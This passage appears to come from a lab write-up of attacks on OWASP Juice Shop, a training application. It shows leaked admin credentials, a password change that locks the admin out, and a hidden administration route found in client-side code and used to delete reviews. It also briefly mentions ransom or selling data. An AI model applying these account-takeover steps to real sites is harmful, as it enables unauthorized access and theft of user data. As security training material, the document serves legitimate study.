
Your Basket (admin@juice-sh.op)

Apple Juice (1000ml)	2	1.99¤
Orange Juice (1000ml)	3	2.99¤
Eggfruit Juice (500ml)	1	8.99¤

Total Price: 21.94¤

You will gain 1 Bonus Points from this order!

Example 2: bender@juice-sh.op cart



Your Basket (bender@juice-sh.op)


Raspberry Juice (1000ml)	1	4.99¤

Total Price: 4.99¤

You will gain 0 Bonus Points from this order!

Furthermore, with access to an individual's account, we are now able to see the addresses pertaining to each account.


Example 1: Admins Address



Select an address

○	Administrator	0815 Test Street, Test, Test, 4711	Test

Example 2: bender@juice-sh.op Address



My saved addresses

Bender	Robot Arms Apts 42, New New York, New New York, 10001	Planet Earth


Reset a user's password.

With access to a user's account, we are effectively able to lock out someone from their account. In the previous steps, we were able to leak all the emails and passwords of the accounts. We will be using the admin account as an example.


Email: admin@juice-sh.op

Password: admin123 (0192023a7bbd73250516f069df18b500)

1. Navigate to the change password page.



Enter the credentials retrieved from earlier. Change password.




Change Password

Current Password * ••••••••

New Password * ••••••••

Password must be 5-40 characters long.

Repeat New Password * ••••••••



Change Password

Your password was successfully changed.

To summarize, after leaking all the emails and passwords, we were able to lock the admin out of its own account. This can be done with any of the accounts that we have access to too. Having access to these accounts gives us immense power over the company. We can use this to our advantage in various ways, such as holding vital information for ransom, selling the data to the highest bidder, or simply wreaking havoc on the organization.

This is why it's so crucial for companies to be diligent about their cybersecurity measures. By neglecting to protect their data, they leave themselves open to hacks like this one. It's essential to use strong passwords, set up firewalls and antivirus programs, and regularly check for any suspicious activity.


Remove all 5-star reviews.

One critical component to exploiting a website is to inspect the source code to see if there is any leaked information. After inspecting the code under source, we can see all the paths that the website gives access to. After tinkering around with the paths, one path stands out, is the administration URL. When navigating to the page we can see all the reviews and delete them.

URL: http://34.173.141.30:3000/#/administration

Below are the steps taken:

1. Inspect the source code. The administration tab is highlighted below.



```
        }
    }
      , Tc = [{
        path: "administration",
        component: pa,
        canActivate: [Gt]
    }, {
        path: "accounting",
        component: tl,
        canActivate: [jt]
    }, {
        path: "about",
        component: No
    }, {
        path: "address/select",
        component: Qr,
        canActivate: [Q]
    }, {
        path: "address/saved",
        component: Hr,
        canActivate: [Q]
    }, {
        path: "address/create",
        component: Te,
        canActivate: [Q]
    }, {
        path: "address/edit/:addressId",
        component: Te,
        canActivate: [Q]
    }, {
        path: "delivery-method",
        component: rc
    }, {
        path: "deluxe-membership",
        component: (()=>{
            class o {
```

2. Log in as an Admin using the credentials from the previous steps:


   Email: admin@juice-sh.op

   Password: admin123

3. Enter administration into the URL and navigate to the page from the directions in step 1.
   a. URL: http://34.173.141.30:3000/#/administration

4. As an Admin you now have access to the reviews. You are free to edit and delete the customer reviews.

Administration Page



Registered Users

admin@juice-sh.op
jim@juice-sh.op
bender@juice-sh.op
bjoern.kimminich@gmail.com
ciso@juice-sh.op
support@juice-sh.op
morty@juice-sh.op
mc.safesearch@juice-sh.op
J12934@juice-sh.op
wurstbrot@juice-sh.op

Items per page: 10 1 – 10 of 19

Customer Feedback

1	I love this shop! Best products in town! Highly recom-mended! (***in@juice-sh.op)	★★★★★
2	Great shop! Awesome service! (***@juice-sh.op)	★★★★
3	Nothing useful available here! (***der@juice-sh.op)	★
	Incompetent customer support! Can't even upload photo of broken purchase!…	★★
	This is the store for awesome stuff of all kinds! (anonymous)	★★★★
	Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous)	★★★★

Items per page: 10 1 – 6 of 6

To summarize, it is important to double check the source code and make sure that the source code does not reveal any vulnerabilities that could allow a hacker to exploit the code. The paths listed in the source code allowed for unintended access to the page.

Conclusion

In this write-up, we identified vulnerabilities in the Juice Shop website and successfully exploited them. By using techniques like Cross-Site Scripting (XXS) and SQL injection, we were able to demonstrate how an attacker could compromise the website's security. It is worth noting that we conducted these tests only using open-source tools such as Burp Suite and developer tools. All that an attack would need is a basic knowledge of cybersecurity and web attacks.

One of the major vulnerabilities we discovered in the Juice Shop website was SQL injection. Through this method, we were able to bypass the login mechanism and gain unauthorized access as an administrator without needing to know the administrator's username or password. We were able to extract the login credentials of all users on the Juice Shop website, which further demonstrates the vulnerabilities of the website.

By obtaining the credentials of every user on the website, we essentially rendered their accounts compromised and can gain access to their personal information. This breach of user data has serious implications for privacy and could lead to a variety of attacks, such as identity theft, unauthorized access to other online accounts, or even financial fraud. Furthermore, the ability to log in as an administrator provides an attacker with control over the website.

In conclusion, the Juice Shop website serves as a reminder of the risks associated when creating and maintaining a website. By identifying and exploiting vulnerabilities such as SQL injection, we demonstrated the potential impact of these security flaws. It is important that security is considered when creating and maintaining a website.